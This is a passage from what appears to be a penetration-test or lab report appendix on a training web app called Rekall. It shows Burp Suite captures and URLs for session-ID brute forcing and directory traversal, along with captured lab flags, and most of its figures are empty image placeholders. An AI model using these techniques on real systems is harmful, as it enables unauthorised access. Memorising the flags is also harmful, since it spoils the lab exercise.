



Figure L2:

Figure L3:



Appendix M

Flag 13: Hypertext Preprocessor (PHP) Injection Vulnerability

Figure M1:





Figure M2.1:

Figure M2.2:



Appendix N

Flag 14: Session Management Vulnerability

Figure N1:




Figure N2:




Login
Not secure | 192.168.14.35/Login.php
Password:
Login
Successful log
is hsk23oncso
top secret lega
located here:
HERE
Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Intercept HTTP history WebSockets history Options
Request to http://192.168.14.35:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
GET /admin_legal_data.php?admin=001 HTTP/
Host: 192.168.14.35
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,applicati
n/signed-exchange;v=b3;q=0.9
Referer: http://192.168.14.35/Login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security_level=0; PHPSESSID=gknpj
Connection: close
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl-X
Copy Ctrl-C
Paste Ctrl-V
Message editor documentation
Proxy interception documentation
Search...
0 matches

Figure N3:


Burp Suite Community Edition v2021.10.3 - Temporary Project
9. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file
Request Payload Status Error Timeout Length Comment
8 87 200 7556
You have unlocked the secret area, flag 14 is dks93jdlsd7dj
Welcome Admin...
Payload Sets
Payload Encoding
Start attack

Appendix O

Flag 15:Directory Traversal Vulnerability

FIgure O1:





Figure O2:


Not secure | 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
REKALL CORPORATION
"New" Rekall Disclaime
Going to Rekall may introduce risk:
Please seek medical assistance if you experience:
- Headache
- Vertigo
- Swelling
- Nausea
Congrats, flag 15 is dksdf7sjd5sg

Appendix P

Flag 1: Open Source Exposed Data Vulnerability

Figure P1: OSINT




Figure P2:




Figure P3:

```
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
